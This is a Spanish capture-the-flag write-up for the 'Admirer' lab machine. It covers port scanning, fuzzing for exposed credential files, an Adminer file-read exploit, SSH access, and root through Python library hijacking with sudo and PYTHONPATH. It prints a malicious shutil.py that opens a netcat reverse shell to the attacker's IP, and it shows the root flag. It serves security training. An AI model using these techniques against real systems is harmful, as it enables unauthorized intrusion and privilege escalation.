ADMIRER

Comienzo comprobando que la máquina está activa y tengo conectividad, después enumero los puertos abiertos, el escaneo a todos los puertos de esta máquina es lento asi que solo escaneo los 5.000 puertos más comunes:

```
ping -c1 10.10.10.187
nmap -Pn -p- --open -T5 -v -n 10.10.10.187 -oG allPorts
```

```
[x@XmaXinE ~/SEC/htb/admirer]$ ping -c1 10.10.10.187
PING 10.10.10.187 (10.10.10.187) 56(84) bytes of data.
64 bytes from 10.10.10.187: icmp_seq=1 ttl=63 time=66.3 ms

--- 10.10.10.187 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 66.265/66.265/66.265/0.000 ms
[x@XmaXinE ~/SEC/htb/admirer]$ nmap -Pn -p- --open -T5 -v -n 10.10.10.187 -oG allPorts
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-07 00:42 CEST
Initiating Connect Scan at 00:42
Scanning 10.10.10.187 [65535 ports]
Discovered open port 21/tcp on 10.10.10.187
Discovered open port 80/tcp on 10.10.10.187
Discovered open port 22/tcp on 10.10.10.187
Completed Connect Scan at 00:43, 60.84s elapsed (65535 total ports)
Nmap scan report for 10.10.10.187
Host is up (0.049s latency).
Not shown: 43517 filtered ports, 22015 closed ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 60.90 seconds
```

Con la función extractPorts copio los puertos abiertos para detectar versiones de los servicios:

```
extractPorts allPorts
nmap -Pn -sC -sV -p 21,22,80 10.10.10.187 -oN targeted
```

```
[x@XmaXinE ~/SEC/htb/admirer]$ extractPorts allPorts

[*] Extracting information...

        [*] IP Address: 10.10.10.187
        [*] Open ports: 21,22,80

[*] Ports copied to clipboard

'extractPorts.tmp' borrado
[x@XmaXinE ~/SEC/htb/admirer]$ nmap -Pn -sC -sV -p 21,22,80 10.10.10.187 -oN targeted
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-07 00:45 CEST
Nmap scan report for 10.10.10.187
Host is up (0.046s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
|   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/admin-dir
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Admirer
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.84 seconds
```

El servicio FTP no tiene permitido el login anónimo asi que para poder conectarme necesito credenciales válidas, voy a explorar el servicio web. El escaneo con nmap muestra que hay un directorio en robots.txt, en esta página veo que el directorio /admin-dir contiene credenciales y sale el nombre de un posible usuario "waldo". Fuzzeo ese directorio:


```
ffuf -c -w /home/x/.local/src/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.10.10.187
/admin-dir/FUZZ.txt
```

```
[x@XmaXinE ~/SEC/htb/admirer]$ ffuf -c -w /home/x/.local/src/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.10.10.187/admin-dir/FUZZ.txt

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v1.1.0-git
------------------------------------------------

 :: Method           : GET
 :: URL              : http://10.10.10.187/admin-dir/FUZZ.txt
 :: Wordlist         : FUZZ: /home/x/.local/src/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
------------------------------------------------

# Priority ordered case sensative list, where entries were found  [Status: 403, Size: 277, Words: 20, Lines: 10]
# Suite 300, San Francisco, California, 94105, USA. [Status: 403, Size: 277, Words: 20, Lines: 10]
#                     [Status: 403, Size: 277, Words: 20, Lines: 10]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 403, Size: 277, Words: 20, Lines: 10]
# This work is licensed under the Creative Commons  [Status: 403, Size: 277, Words: 20, Lines: 10]
#                     [Status: 403, Size: 277, Words: 20, Lines: 10]
# directory-list-2.3-medium.txt [Status: 403, Size: 277, Words: 20, Lines: 10]
#                     [Status: 403, Size: 277, Words: 20, Lines: 10]
#                     [Status: 403, Size: 277, Words: 20, Lines: 10]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 403, Size: 277, Words: 20, Lines: 10]
# on atleast 2 different hosts [Status: 403, Size: 277, Words: 20, Lines: 10]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 403, Size: 277, Words: 20, Lines: 10]
# Copyright 2007 James Fisher [Status: 403, Size: 277, Words: 20, Lines: 10]
contacts            [Status: 200, Size: 350, Words: 19, Lines: 30]
credentials         [Status: 200, Size: 136, Words: 5, Lines: 12]
:: Progress: [220560/220560] :: Job [1/1] :: 782 req/sec :: Duration: [0:04:42] :: Errors: 0 ::
```


En contacts.txt hay 6 nombres de empleados y sus emails, en credentials.txt hay credenciales de un email, FTP y wordpress, me conecto al FTP y veo dos archivos, dump.sql que al verlo con strings muestra varias instrucciones sql, el otro fichero es un archivo comprimido que contiene varias carpetas con bastantes ficheros, me llaman la atencion unas credenciales bajo el nombre "bank" y un archivo php con unas credenciales que parece que sirve para conectarse a una base de datos.

Después de probar todas las credenciales con el servicio ssh y horas fuzzeando encuentro algo sospechoso:

```
ffuf -c -w /home/x/.local/src/SecLists/Discovery/Web-Content/big.txt -u http://10.10.10.187/utility-scripts/FUZZ.php
```



Entro en http://10.10.10.187/utility-scripts/adminer.php y veo un login para una base de datos, despues de probar con las credenciales que tengo busco adminer en searchsploit y veo uno que permite escanear puertos bloqueados por firewall pero no me interesa. En internet encuentro este exploit , es una automatización de lo que se explica en este blog[1] aproximadamente, te conectas a la db maliciosa con adminer, usa el comando de mysql "LOAD DATA LOCAL'" especificando un archivo en el servidor víctima que es leída por adminer. Configuro el exploit con mi IP, visualizo la página por defecto del exploit, me conecto a mi máquina con mis credenciales desde adminer y encuentro esto:



Me conecto con adminer a la base de datos de la máquina con las credenciales y encuentro la tabla que vi en dump.sql, despues de darle varias vueltas pruebo las credenciales en el servicio SSH y estoy dentro:

```
[x@XmaXinE ~/SEC/htb/admirer]$ ssh waldo@10.10.10.187
waldo@10.10.10.187's password:
Linux admirer 4.9.0-12-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon Sep  7 01:43:41 2020 from 10.10.14.186
waldo@admirer:~$
```

En las máquinas linux, para la escalada suelo empezar buscando GTFOBins o tareas ejecutadas periódicamente:

```
waldo@admirer:~$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
```

Puedo ejecutar cualquiera de las 8 funciones con permisos de root y conservando las variables de entorno, despues de analizarlas me llama la atención la "6) backup_web" que ejecuta el script /opt/scripts/backup.py, también con permisos de root y mis variables de entorno. Nada mas verlo pienso en el ataque library hijacking, casualmente hace unos pocos días ví un tutorial sobre el ataque. Creo una librería maliciosa en un directorio con permisos de escritura, pongo el nc a la escucha en mi máquina y lanzo el script como root y con la variable PYTHONPATH con la ruta actual para que ejecute mi librería en vez de la legítima:

```
waldo@admirer:~$ cd /dev/shm
waldo@admirer:/dev/shm$ nano shutil.py
waldo@admirer:/dev/shm$ cat shutil.py
#!/usr/bin/python3
import os
os.system("nc 10.10.14.150 1234 -e /bin/bash")

waldo@admirer:/dev/shm$ sudo PYTHONPATH=/dev/shm /opt/scripts/admin_tasks.sh 6
Running backup script in the background, it might take a while...
waldo@admirer:/dev/shm$
```

```
[x@XmaXinE ~/SEC/htb/admirer]$ rlwrap nc -nvlp 1234
Connection from 10.10.10.187:48798
whoami
root
cat /root/root.txt
d66ceb7c3f99b22b513a79f13a34cd79
```

[1] - https://www.foregenix.com/blog/serious-vulnerability-discovered-in-adminer-tool